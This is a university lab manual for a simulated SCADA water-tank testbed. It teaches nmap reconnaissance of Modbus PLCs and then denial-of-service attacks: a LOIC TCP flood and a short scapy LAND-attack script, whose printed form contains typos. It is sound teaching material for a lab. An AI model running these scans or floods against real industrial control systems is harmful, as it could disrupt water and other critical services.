**LAB 3: SCADA CONTROL SYSTEM NETWORK ENUMERATION AND DENIAL OF SERVICE**

**Manual**

**Student Name**

**Student ID**

**Student Email**


**Purpose:** The purpose of this Lab exercise is to teach students about reconnaissance techniques which expose vulnerabilities commonly found within SCADA control systems.   
  
**Objective:** Students will use tools to scan the SCADA environment to discover information about the network. Using the reconnaissance information, the student will launch a Denial of Service attack against the SCADA control system.   
  
**Lab Setup and Requirements:** To begin this lab, you will need to have the virtual machine and the Water Pump Docker containers running. Nmap and Low Orbit Ion Canon (LOIC) will be used to conduct the network scan and launch the Denial of Service attack.

**Exercise #1 - Introduction to NMAP/ZENMAP**


Nmap is an open source network discovery and audit tool used by network admins to monitor networks and by hackers to learn more about their target. Nmap is used to perform security scans and network audits. It scans for live hosts, operating systems, packet filters and open ports running on remote hosts. Zenmap is the official GUI for Nmap.   
  
**BASIC USAGE**  
Using Zenmap (Applications -> Internet -> Zenmap), type in the IP address of the target host (100.100.100.2) or the CIDR notation of the target network.

\*\* You need to run Zenmap with sudo or as Root in order to run a full scan.

Path: /usr/bin/zenmap


  
  
You can then view the results in the nmap output tab. You can also see a network topology diagram, all ports and their states, and more details on the corresponding tabs.  
  
  
**DIFFERENT KINDS OF SCANS**  
Open a terminal on the virtual machine and perform the following scans:  
(If not already running, start VM and Water Tank containers. Verify Docker containers are running using *sudo* *docker ps*. Open and enable the Water Tank HMI in ScadaBR and verify the water levels are being recorded.)

1. Xmas scan: *sudo nmap ‒sX < host name|IP address >*




This is the Xmas scan. It sends TCP packets with the FIN, PSH, and URG flags (lighting the packet up like a Christmas tree) to the target device. If a port is closed then a RST packet will be returned. If nothing is returned, then there is a possibility that a certain port may be open. Use clues from other kinds of scans to pin down those tricky ports. The advantage to using this method is that it may bypass some unstateful firewalls and packet filters, however, some IDS can be configured to detect some of this.

1. Null Scan: *sudo nmap ‒sN < host name|IP address >*




This is the null scan. It sends TCP packets with no flags set towards the target device. It behaves the same way as the Xmas scan, except with no flags.

1. ACK Scan: *sudo nmap ‒sA < host name|IP address >*




This is the ACK scan. This sends an ACK packet to the target device. It can never tell you if a port is open, but it is useful for mapping out firewalls and finding out whether they are stateful or not.

1. TCP connect scan: *sudo nmap ‒sT < host name|IP address >*



This is the TCP connect scan. It makes a full TCP connection with each target port instead of creating raw packets. Useful for users who do not have raw packet privileges and is also the Nmap default scanning technique.

1. SYN Scan: *sudo nmap ‒sS < host name|IP address >*




This is a SYN Scan or Half-Open scan. It only makes half of a TCP connection with the target port.


For more Nmap tutorials, download/install instructions and commands, visit [Nmap Tutorial](http://www.nmaptutorial.com)

**Exercise #2 - Network Enumeration using Nmap/Zenmap**

1. If not already running, start VM and Water Tank containers. Verify Docker containers are running using *sudo docker ps*. Open and enable the Water Tank HMI in ScadaBR and verify the water levels are being recorded.
2. Launch Zenmap GUI to begin enumerating the network.
3. Enter IP range of the target network as the "Target". Select "Quick Scan" as Profile. Command = nmap -T4 -F 100.100.100.2-3.
4. Observe nmap scan report for the details of a quick scan.



1. This time scan for the specific port used by Modbus (port 502). Command = nmap -p 502 100.100.100.2-3. Record the IP with port 502 open and the name of the service in use.




1. Save Nmap scan report and turn in with lab report. Command = nmap -p 502 -oN /home/ccre/scadalab/lab3/outputfile.txt 100.100.100.2-3

**Exercise #3 - Determine OS, Manufacturer and Model of Identified Systems**

**OSDETECTION**   
With Nmap, you can detect which OS and version is running on a remote host.


1. On host VM, launch Zenmap GUI to begin run a scan to determine OS and version. Command = nmap -A 100.100.100.2-3

  
Sample OS Detection using Zenmap.

**WARNING: Before you continue, save off any work that is on your virtual machine. The remaining exercises could crash the SCADA VM and containers and potentially corrupt the image. You can take a snapshot of the VM and revert back after performing the DoS attacks. If the Docker containers crash, you can run cleanup.sh and then restart the Water Tank using watertank.sh. If the VM is corrupt, you can revert back to the snapshot or build a fresh instance of the virtual machine (Refer to Lab 1).**

**Exercise #4 - Peform Denial of Service Attack**

Low Orbit Ion Cannon (LOIC) is an open source network stress testing and denial-of-service attack application. LOIC performs a DoS attack on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host.

1. On host VM, Open a Terminal from Lab 3 directory (/home/ccre/scadalab/lab3)
2. Run *mono LOIC.exe*
3. Enter PLC IP (100.100.100.3) as Target IP and select TCP as Method.
4. Click "IMMA CHARGIN MAH LAZER" to start flood.  
     
   

**Exercise #5 - Use Python to conduct a LAND attack**

A Local Area Network Denial (LAND) attack is a remote denial-of-service (DOS) attack caused by sending a packet to a machine with the source host/port the same as the destination host/port. The intention of the attack is to cause the machine to reply to itself continuously and eventually crashing. In this exercise you will launch a LAND attack using Python.

1. Open a terminal on the virtual machine and navigate to the Lab 3 directory where the python script is located.
2. Run *sudo python land.py*

Code snippet. 
from scapy.all import “
target = “localhost”
port = 8000
I = IP()
i.dst = target
i.src = target
t = TCP()
t.dport = port
t.sport = port
for x in range(1,10000):
send(i/t)


**Exercise #6 - Observe effects of DoS attacks on HMI**

The LAND attack and LOIC attack should overload the system as it attempts to handle the errors created by the DoS attack. The HMI will slow down, lock up and possibly crash containers and/or the virtual machine.

**Copyright:** University of Alabama in Huntsville